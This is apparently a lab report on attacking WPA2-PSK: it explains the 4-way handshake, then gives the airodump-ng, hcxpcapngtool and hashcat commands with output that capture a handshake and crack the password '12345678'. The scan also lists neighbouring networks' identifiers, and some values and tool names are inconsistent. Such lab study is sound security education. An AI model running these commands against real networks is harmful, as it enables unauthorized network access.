

Security Analysis of WPA2-PSK via 4-Way Handshake Capture and Offline Cracking

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Introduction

Wireless Network Security Overview: -

Cryptographic Foundation of WPA2-PSK

The WPA2-PSK security framework relies on a sophisticated key hierarchy that ensures secure communication while maintaining flexibility for client connections. Understanding this cryptographic foundation is essential to comprehending both the security strengths and inherent vulnerabilities of the protocol.

Key Hierarchy and Components

1. PMK (Pairwise Master Key):

- **What it is:** The ultimate secret. It's a 256-bit master key.
- **Where it comes from:** For personal Wi-Fi (WPA-PSK), this is actually derived from the Wi-Fi password you type in. Both the client and the AP already know it because they both know the password. For enterprise networks, it's generated during the EAPOL process you showed in your first image.
- **Analogy:** The shared secret known only to you and the security chief. Like both of you knowing a secret code phrase.

2. PTK (Pairwise Transient Key):

- **What it is:** The temporary, session-specific "conversation key" used to encrypt all data between your device and the AP for *this one session*. It's a bunch of keys rolled into one.
- **How it's made:** This is the magic! The PTK is mixing together several ingredients:
 - PMK (The shared secret)
 - AP Nonce (A random number from the AP)
 - Client Nonce (A random number from the Client)
 - AP MAC Address
 - Client MAC Address
- **Analogy:** Using the secret code (PMK), plus two public random numbers from each side (Nonces), plus your IDs (MACs), you both independently generate the same unique, temporary room key (PTK) for your meeting. No one else can compute it without the secret PMK.


3. GTK (Group Temporal Key):

- **What it is:** A key used for broadcast/multicast traffic (e.g., when the AP sends data to all connected devices).
- **Analogy:** A general announcement key for the building's PA system.

The 4-Way Handshake Protocol:-

The 4-way handshake is the critical process that enables secure key establishment without transmitting sensitive key material over the air. This protocol serves three primary purposes:

1. **Authentication:** Verifies that both parties possess the same PMK
2. **Key Generation:** Derives fresh session keys for encryption
3. **Key Distribution:** Securely delivers the group key to the client



Why is a Handshake Needed?

Imagine a Wi-Fi network is a secure office building.

- The Access Point (AP/Router) is the Gate/Authenticator. Its job is to let only authorized people in.
- You (the Client/Supplicant) are the person trying to get in.
- The Authentication Server (AS) is the security chief inside the building who has the master list of who is allowed in.

In the old WEP system, the "password" (the key) was static. Anyone eavesdropping could eventually figure it out. WPA/WPA2 was introduced to make the key dynamic. A new, temporary, and unique "conversation key" is created every time a new device connects.

This process of creating that temporary key is called the 4-Way Handshake.

Handshake Sequence

Message 1: Access Point → Client

- **Content:** AP Nonce (ANonce) - a cryptographically secure random number
- **Purpose:** Provides the client with the AP's random contribution for PTK generation
- **Client Action:** Upon receipt, the client has all necessary components (PMK, ANonce, SNonce, MAC addresses) to calculate the PTK

Message 2: Client → Access Point

- **Content:** Client Nonce (SNonce) + MIC (Message Integrity Code)
- **Critical Security Element:** The MIC serves as cryptographic proof that the client possesses the correct PMK
- **MIC Generation:** $MIC = HMAC-MD5(KCK, EAPOL-Key\ message)$
- **AP Verification:** The AP calculates the PTK using the received SNonce, then verifies the MIC to authenticate the client

Message 3: Access Point → Client

- **Content:** Installation instructions + Encrypted GTK + MIC
- **Key Distribution:** The GTK is encrypted using the KEK portion of the PTK
- **Security Confirmation:** The MIC validates that the AP has also successfully derived the PTK
- **Client Action:** Installs the PTK for unicast encryption and decrypts the GTK for broadcast reception

Message 4: Client → Access Point

- **Content:** Confirmation message with MIC
- **Purpose:** Acknowledges successful installation of both PTK and GTK

- **Network Access:** Upon receipt, the AP unblocks the controlled port, granting the client full network access

Vulnerability Analysis

The fundamental vulnerability in WPA2-PSK arises from the cryptographic relationship between the handshake messages and the underlying password:

Attack Vector

- **Observable Data:** Messages 1 and 2 of the handshakes are transmitted in clear text, exposing both nonces and the MIC
- **Cryptographic Proof:** The MIC in Message 2 can only be generated by a party possessing the correct PTK, which in turn requires knowledge of the PMK
- **Offline Verification:** An attacker can capture the handshake and test password guesses offline without generating suspicious network activity


Attack methodology

1. Capture the Handshake: You used a tool like **airodump-ng** to monitor the wireless traffic and capture the moment a legitimate client connected to the target network. Your **.pcap** file contains the 4-Way Handshake.
2. What's in the Handshake? The handshake packets contain, in clear text:
 - **The AP Nonce (Message 1)**
 - **The Client Nonce (Message 2)**
 - **The MIC from Message 2 (which is the critical piece).**
3. We use **hashcat**.
 - The tool takes a password from a wordlist (e.g., rockyou.txt).
 - It derives the PMK from that password.
 - Using the captured Nonces and MAC addresses, it calculates what the PTK should be.
 - It then uses this calculated PTK to create a MIC for Message 2.
 - The Check: It compares its calculated MIC with the real MIC you captured in the handshake.
4. Success! If the two MICs match, it means the password guess was correct! The PMK derived from the guessed password is the right one, which means the guessed password *is* the actual Wi-Fi password.


Network Setup and Configuration

Lab Environment

- **Attacker Machine: Kali Linux 2025.1**



- **Wireless Adapter: TP-Link TL-WN722N v2/v3 (RTL8188EUS chipset)**



- **Monitoring Interface: wlan0 in monitor mode**
- **Target Network: "realme 13 Pro 5G" (BSSID: 32:32:19:17:26:69, Channel 11)**

2.2 Tools Utilized

- **airodump-ng:** For network reconnaissance and handshake capture
- **hexpcapngtool:** For converting capture files to hash format
- **hashcat:** For offline password cracking
- **Wireshark:** For packet analysis (implied from your PCAP analysis)

Attack Simulations

Phase 1: Network Reconnaissance

- **sudo airmon-ng start wlan0**

To See All Networks and Clients:

- In managed mode, your card would only see the SSID of networks it's allowed to connect to.
- In monitor mode, tools like airodump-ng can see all access points (even those with hidden SSIDs) and, crucially, all the clients connected to them. This is how we identified our target, "realme 13 Pro 5G", and observed clients connecting to it.

- **sudo airodump-ng wlan0**

```
(chinu@kali)~$ sudo airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy3     wlan0          rtl8xxxu    TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
          (monitor mode enabled)

(chinu@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:ab:c6:3f brd ff:ff:ff:ff:ff:ff
    inet 192.168.248.136/24 brd 192.168.248.255 scope global dynamic noprefixroute eth0
        valid_lft 1579sec preferred_lft 1579sec
    inet6 fe80::20c:29ff:feab:c63f/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
8: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ieee802.11/radiotap d0:37:45:f2:5a:5a brd ff:ff:ff:ff:ff:ff
```



```
(chinu@kali)-[~]
$ sudo airodump-ng wlan0

CH 12 ][ Elapsed: 1 min ][ 2025-10-27 12:04 ][ WPA handshake: 76:E4:69:41:B8:8C

BSSID                PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
32:32:19:17:26:69    -37      13         10   1  11  360  WPA2 CCMP PSK  realme 13 Pro 5G
50:91:E3:27:48:12    -92       2          0   0   9  270  WPA2 CCMP PSK  Varasiddhi_411
54:AF:97:4F:0C:90    -80       2          0   0   3  130  WPA2 CCMP PSK  ACT102725594212
D6:9E:BA:7D:99:14    -82       1          0   0   1  130  WPA2 CCMP PSK  Deepa A35
E4:6F:13:85:C3:4B    -84       2          0   0  12  270  WPA2 CCMP PSK  Varasiddhi_311
58:BA:D4:E1:5F:64    -86       2          3   0  11  130  WPA2 CCMP PSK  Valentine
30:BD:13:1A:BD:6E    -81       0          2   0  11  -1   WPA
20:0C:86:16:50:78    -93       1          0   0   9  270  WPA2 CCMP PSK  Excitel_AN Arcade 2.4G
8C:7A:15:6A:65:48    -82       1          0   0  12  130  WPA2 CCMP PSK  Jain_Guest
1C:82:59:B0:03:EF    -83       4          0   0  11  180  WPA2 CCMP PSK  SifySMAC3_19AT60300185
4A:9D:D1:7A:35:DA    -1        0          0   0  11  -1   <length: 0>
44:95:3B:6A:83:90    -1        0          0   0  13  -1   <length: 0>
06:6A:17:EC:6B:9F    -85       0          0   0   6  180  WPA3 CCMP SAE  Gayathri
20:0C:86:D4:A8:20    -83       2          0   0  11  130  WPA2 CCMP PSK  GNXS-5-9002FB
82:A3:99:A3:94:90    -82       3          0   0  11  130  WPA2 CCMP PSK  TWD5G
8C:7A:15:6A:4D:88    -70      30          0   0   6  130  WPA2 CCMP PSK  Jain_Guest
DE:4B:0D:0B:50:5B    -1        0          0   0   7  -1   <length: 0>
82:A3:99:A3:94:9C    -85       0          2   0  11  130  WPA2 CCMP PSK  TWD4G
B6:3D:08:57:62:80    -93       1          0   0  13  270  WPA2 CCMP PSK  www.excitel.com
E4:FA:C4:DC:8D:46    -1        0          0   0  12  -1   <length: 0>
D4:E5:C9:00:C0:E6    -79       1          0   0   1  180  WPA2 CCMP PSK  SifySMAC400C0E6
B4:3D:08:77:62:80    -93      17          0   0  13  270  WPA2 CCMP PSK  Excitel_AN Arcade 3 -2.4G
8C:7A:15:2A:7D:58    -83       2          0   0   6  130  OPN
8C:7A:15:6A:46:D8    -73       4          0   0   4  130  WPA2 CCMP PSK  Jain_Guest
FA:AD:14:3A:1C:F4    -81      17          0   0   9   65  WPA2 CCMP PSK  itel A70
B0:4E:26:7A:F8:88    -93      12          0   0  13  270  WPA2 CCMP PSK  chakri2Ghz
8C:7A:15:6A:70:38    -81       5          0   0   1  130  WPA2 CCMP PSK  Jain_Guest
8C:7A:15:2A:70:38    -82       3          0   0   1  130  OPN
46:6B:B8:FF:A6:1C    -90       0          0   0  11  360  WPA2 CCMP PSK  IFP9216
8C:7A:15:6A:7D:58    -80       4          0   0   6  130  WPA2 CCMP PSK  Jain_Guest
C6:EC:E6:D9:26:AB    -1        0          0   0  11  -1   <length: 0>
8C:7A:15:2A:46:D8    -79      12          0   0   4  130  OPN
8C:7A:15:2A:69:98    -66      29          0   0   4  130  OPN
64:FB:92:C0:84:E9    -91       8          0   0   1  270  WPA2 CCMP PSK  www.excitel.com
10:62:EB:73:8E:D6    -81      12          0   0  13  270  WPA2 CCMP PSK  Varasiddhi_603
44:95:3B:CB:3E:10    -89      10          0   0  13  270  WPA2 CCMP PSK  RH-2.4G-CB3E10
8C:A3:99:71:C8:04    -83       5          0   0  11  130  WPA2 CCMP PSK  Raread 4g
50:91:E3:27:48:12    -92       2          0   0   9  270  WPA2 CCMP PSK  Varasiddhi_411
```

Phase 2:- Handshake Capture

- `sudo airodump-ng --bssid 32:32:19:17:26:69 -c 11 -w ./captures wlan0`

```
(chinu@kali)-[~/THM]
$ sudo airodump-ng --bssid 32:32:19:17:26:69 -c 11 -w ./captures wlan0

12:09:10 Created capture file "./captures-01.cap".

CH 11 ][ Elapsed: 7 mins ][ 2025-10-27 12:16 ][ WPA handshake: 32:32:19:17:26:69

BSSID                PWR RXQ Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID

BSSID                STATION            PWR  Rate    Lost  Frames  Notes  Probes

Quitting...
```


No.	Time	Source	Destination	Protocol	Length	Info
7825	62.342727	32:32:19:17:26:69	82:57:47:91:27:90	EAPOL	133	Key (Message 1 of 4)
7827	62.355467	82:57:47:91:27:90	32:32:19:17:26:69	EAPOL	161	Key (Message 2 of 4)
7829	62.363211	32:32:19:17:26:69	82:57:47:91:27:90	EAPOL	221	Key (Message 3 of 4)
7831	62.371584	82:57:47:91:27:90	32:32:19:17:26:69	EAPOL	133	Key (Message 4 of 4)
15057	107.975280	32:32:19:17:26:69	Intel_ed:b5:61	EAPOL	133	Key (Message 1 of 4)
15059	107.979218	Intel_ed:b5:61	32:32:19:17:26:69	EAPOL	161	Key (Message 2 of 4)
15061	107.986932	32:32:19:17:26:69	Intel_ed:b5:61	EAPOL	221	Key (Message 3 of 4)

▶ Source address: 32:32:19:17:26:69 (32:32:19:17:26:69) ▶ BSS Id: 32:32:19:17:26:69 (32:32:19:17:26:69) ▶ STA address: 82:57:47:91:27:90 (82:57:47:91:27:90) = Fragment number: 0 0000 0000 0000 = Sequence number: 0 [WLAN Flags:F.] ▶ Qos Control: 0x0006 ▶ Logical-Link Control ▼ 802.1X Authentication Version: 802.1X-2004 (2) Type: Key (3) Length: 95 Key Descriptor Type: EAPOL RSN Key (2) [Message number: 1] ▼ Key Information: 0x008a = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2) = Key Type: Pairwise Key = Key Index: 0 = Install: Not set = Key ACK: Set = Key MIC: Not set = Secure: Not set = Error: Not set = Request: Not set = Encrypted Key Data: Not set = SMK Message: Not set Key Length: 16 Replay Counter: 1 WPA Key Nonce: c12471c2bf4a4504087c1651167dc655970552031074194d7b627727187c03c8 Key IV: 00000000000000000000000000000000 WPA Key RSC: 0000000000000000 WPA Key ID: 0000000000000000 WPA Key MIC: 00000000000000000000000000000000 WPA Key Data Length: 0	0000 88 02 3a 01 82 57 47 91 27 90 32 32 19 17 26 69 ...WG 0010 32 32 19 17 26 69 00 00 06 00 aa aa 03 00 00 00 22...&i 0020 88 8e 02 03 00 5f 02 00 8a 00 10 00 00 00 00 00 0030 00 00 01 c1 24 71 c2 bf 4a 45 04 08 7c 16 51 16 ...\$.q 0040 7d c6 55 97 05 52 03 10 74 19 4d 7b 62 77 27 18 }U..R 0050 7c 03 c8 00 00 00 00 00 00 00 00 00 00 00 00 0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0080 00 00 00 00 00
---	---

Message 1 of 4 (Packet #7825)

- **Source: 32:32:19:17:26:69 (The AP)**
- **Destination: 82:57:47:91:27:90 (The Client)**
- **What it contains: The AP's Random Number (Nonce).**
- **Evidence in your capture:**
 - **WPA Key Nonce:**
c12471c20f4a459d697c1651167dc655970552031074194d7b627727187c93c6
- **Key Information Field: 0x008a**
 - **Key ACK: Set (The AP is sending this first message)**
 - **Key MIC: Not set (No MIC yet, as the PTK doesn't exist)**

eapol && wlan.bssid == 32:32:19:17:26:69						
No.	Time	Source	Destination	Protocol	Length	Info
7825	62.342727	32:32:19:17:26:69	82:57:47:91:27:90	EAPOL	133	Key (Message 1 of 4)
7827	62.355467	82:57:47:91:27:90	32:32:19:17:26:69	EAPOL	161	Key (Message 2 of 4)
7829	62.363211	32:32:19:17:26:69	82:57:47:91:27:90	EAPOL	221	Key (Message 3 of 4)
7831	62.371584	82:57:47:91:27:90	32:32:19:17:26:69	EAPOL	133	Key (Message 4 of 4)
15057	107.975280	32:32:19:17:26:69	Intel_ed:b5:61	EAPOL	133	Key (Message 1 of 4)
15059	107.979218	Intel_ed:b5:61	32:32:19:17:26:69	EAPOL	161	Key (Message 2 of 4)
15061	107.986932	32:32:19:17:26:69	Intel_ed:b5:61	EAPOL	221	Key (Message 3 of 4)

▶ BSS Id: 32:32:19:17:26:69 (32:32:19:17:26:69) ▶ STA address: 82:57:47:91:27:90 (82:57:47:91:27:90) = Fragment number: 0 0000 0000 0000 = Sequence number: 0 [WLAN Flags:T] ▶ Qos Control: 0x0006 ▶ Logical-Link Control ▼ 802.1X Authentication Version: 802.1X-2001 (1) Type: Key (3) Length: 123 Key Descriptor Type: EAPOL RSN Key (2) [Message number: 2] ▼ Key Information: 0x010a010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)1... = Key Type: Pairwise Key00... = Key Index: 00... = Install: Not set0... = Key ACK: Not set1... = Key MIC: Set0... = Secure: Not set0... = Error: Not set0... = Request: Not set0... = Encrypted Key Data: Not set0... = SMK Message: Not set Key Length: 0 Replay Counter: 1 WPA Key Nonce: 68a12fa4ade94a807c999aaa7c8ddd328b49694ea296c06a196d3b216c3493a Key IV: 00000000000000000000000000000000 WPA Key RSC: 0000000000000000 WPA Key ID: 0000000000000000 WPA Key MIC: 456ed67cb502633b0a43d65c21f2b640 WPA Key Data Length: 28 ▶ WPA Key Data: 301a0100000fac040100000fac040100000fac0280000000000fac06	0000 8: 0010 3: 0020 8: 0030 0: 0040 C: 0050 C: 0060 0: 0070 0: 0080 f: 0090 0: 00a0 0:
--	---

Message 2 of 4 (Packet #7827)

- **Source: 82:57:47:91:27:90 (The Client)**
- **Destination: 32:32:19:17:26:69 (The AP)**
- **What it contains: The Client's Random Number (Nonce) and the first MIC.**
- **Evidence in your capture:**
 - **WPA Key Nonce:**
68a12fa4ade94a807c999aaa7c8ddd328b49694ea296c06a196d3b216c3493a
(The Client's Nonce)
- **Key Information Field: 0x010a**
 - **Key MIC: Set (This is the most important flag! The client has calculated the PTK and is proving it with this MIC.)**

eapol && wlan.bssid == 32:32:19:17:26:69						
No.	Time	Source	Destination	Protocol	Length	Info
7825	62.342727	32:32:19:17:26:69	82:57:47:91:27:90	EAPOL	133	Key (Message 1 of 4)
7827	62.355467	82:57:47:91:27:90	32:32:19:17:26:69	EAPOL	161	Key (Message 2 of 4)
7829	62.363211	32:32:19:17:26:69	82:57:47:91:27:90	EAPOL	221	Key (Message 3 of 4)
7831	62.371584	82:57:47:91:27:90	32:32:19:17:26:69	EAPOL	133	Key (Message 4 of 4)
15057	107.975280	32:32:19:17:26:69	Intel_ed:b5:61	EAPOL	133	Key (Message 1 of 4)
15059	107.979218	Intel_ed:b5:61	32:32:19:17:26:69	EAPOL	161	Key (Message 2 of 4)
15061	107.986932	32:32:19:17:26:69	Intel_ed:b5:61	EAPOL	221	Key (Message 3 of 4)

▶ STA address: 82:57:47:91:27:90 (82:57:47:91:27:90) = Fragment number: 0 0000 0000 0001 = Sequence number: 1 [WLAN Flags:F.] ▶ Qos Control: 0x0006 ▶ Logical-Link Control ▼ 802.1X Authentication Version: 802.1X-2004 (2) Type: Key (3) Length: 183 Key Descriptor Type: EAPOL RSN Key (2) [Message number: 3] ▼ Key Information: 0x13ca = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2) = Key Type: Pairwise Key = Key Index: 0 = Install: Set = Key ACK: Set = Key MIC: Set = Secure: Set = Error: Not set = Request: Not set = Encrypted Key Data: Set = SMK Message: Not set Key Length: 16 Replay Counter: 2 WPA Key Nonce: c12471c2bf4a4504087c1651167dc655970552031074194d7b627727187c03c8 Key IV: 00000000000000000000000000000000 WPA Key RSC: 0000000000000000 WPA Key ID: 0000000000000000 WPA Key MIC: 322fad2e8a03cc6af78aaca08d09a60d WPA Key Data Length: 88 WPA Key Data: fa2595326da971991b31c6d94e6f7e4d58abf28ddfc712f6e9507ebf2a410b44a01bd025f25	0000 0001 0002 0003 0004 0005 0006 0007 0008 0009 000a 000b 000c 000d
--	--

Message 3 of 4 (Packet #7829)

- **Source: 32:32:19:17:26:69 (The AP)**
- **Destination: 82:57:47:91:27:90 (The Client)**
- **What it contains: The GTK (Group Key) for multicast traffic, and it's encrypted with the now-shared PTK. It also has a MIC.**
- **Evidence in your capture:**
 - **Key Information: 0x13ca**
 - **Install: Set (Tells the client to install the PTK)**
 - **Key ACK: Set**
 - **Key MIC: Set (AP proves it also has the correct PTK)**
 - **Encrypted Key Data: Set (The GTK is inside, encrypted so only this client can read it)**

[illegible]

- **Source: 82:57:47:91:27:90 (The Client)**
- **Destination: 32:32:19:17:26:69 (The AP)**
- **What it contains: A final confirmation to the AP.**
- **Evidence in your capture:**
 - **Key Information: 0x030a**
 - **Key ACK: Not set (This is just an acknowledgment)**
 - **Key MIC: Set (The entire message is still protected by the MIC).**
 - **The WPA Key Nonce is all zeros because it's not needed; this is just an ACK.**

Phase3:- Hash Extraction & Cracking

- **hcxpcapngtool -o hash.hc22000 captures-01.cap**

```
(chinu@kali)-[~]
└─$ hcxpcapngtool -o hash.hc22000 captures-01.cap
hcxpcapngtool 6.3.5 reading from captures-01.cap...

summary capture file
-----
file name.....: captures-01.cap
version (pcap/cap).....: 2.4 (very basic format without any additional information)
timestamp minimum (timestamp).....: 27.10.2025 17:38:49 (1761586249)
timestamp maximum (timestamp).....: 27.10.2025 17:33:53 (1761586433)
duration of the dump tool (minutes).....: 3
used capture interfaces.....: 1
link layer header type.....: DLT_IEEE802_11 (105) very basic format without any additional information about the quality
endianness (capture system).....: little endian
packets inside.....: 27907
ESSID (total unique).....: 1
BEACON (total).....: 1
BEACON on 2.4 GHz channel (from IE_TAG)..: 6
ACTION (total).....: 13
PROBEREQUEST (directed).....: 5
PROBERESPONSE (total).....: 885
DEAUTHENTICATION (total).....: 2
DISASSOCIATION (total).....: 2
AUTHENTICATION (total).....: 43
AUTHENTICATION (OPEN SYSTEM).....: 43
ASSOCIATIONREQUEST (total).....: 21
ASSOCIATIONREQUEST (PSK).....: 21
WPA encrypted.....: 140
EAPOL messages (total).....: 9
EAPOL RSN messages.....: 9
EAPOLTIME gap (measured maximum msec)....: 159052
EAPOL ANONCE error corrections (NC).....: not detected
EAPOL M1 messages (total).....: 6
EAPOL M2 messages (total).....: 1
EAPOL M3 messages (total).....: 1
EAPOL M4 messages (total).....: 1
EAPOL M4 messages (zeroed NONCE).....: 1

Information: limited dump file format detected!
This file format is a very basic format to save captured network data.
It is recommended to use PCAP Next Generation dump file format (or pcapng for short) instead. The PCAP Next Generation dump file format is an attempt to overcome the limitations of the currently widely used (but
very limited) libpcap (cap, pcap) format.
https://www.wireshark.org/docs/wsug_html_chunked/AppFiles.html#ChAppFilesCaptureFilesSection
https://github.com/pcapng/pcapng

Information: radiotap header is missing!
Radiotap is a de facto standard for 802.11 frame injection and reception. The radiotap header format is a mechanism to supply additional information about frames, from the driver to userspace applications.
https://www.radiotap.org/
```

- **hashcat -m 22000 hash.hc22000 /usr/share/wordlists/rockyou.txt**

Password Cracking Results

Cracking Statistics:

- Hash Mode: WPA-PBKDF2-PMKID+EAPOL (22000)
- Wordlist: rockyou.txt (14,344,392 passwords)
- Time to Crack: 1 second
- Password Recovered: 12345678
- Speed: 284 H/s
- Success Rate: 2/2 handshakes cracked

Maximum salt length supported by kernel: 256

Hashes: 2 digests; 2 unique digests, 1 unique salts

Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Rules: 1

Optimizers applied:

- * Zero-Byte
- * Single-Salt
- * Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 513 MB (1477 MB free)

Dictionary cache built:

- * Filename..: /usr/share/wordlists/rockyou.txt
- * Passwords.: 14344392
- * Bytes.....: 139921507
- * Keyspace...: 14344385
- * Runtime....: 1 sec

f914012e0a1ec041c717ff00a2cfd7e:323219172669:1091d1edb561:realme 13 Pro 5G:12345678

456ed67cb502633b0a43d65c21f2b640:323219172669:825747912790:realme 13 Pro 5G:12345678

Session.....: hashcat

Status.....: Cracked

Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)

Hash.Target.....: hash.hc22000

Time.Started.....: Mon Oct 27 12:15:27 2025 (1 sec)

Time.Estimated...: Mon Oct 27 12:15:28 2025 (0 secs)

Kernel.Feature...: Pure Kernel (password length 8-63 bytes)

Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)

Guess.Queue.....: 1/1 (100.00%)

Speed.#01.....: 284 H/s (13.19ms) @ Accel:123 Loops:512 Thr:1 Vec:8

Recovered.....: 2/2 (100.00%) Digests (total), 2/2 (100.00%) Digests (new)

Progress.....: 1877/14344385 (0.01%)

Rejected.....: 1385/1877 (73.79%)

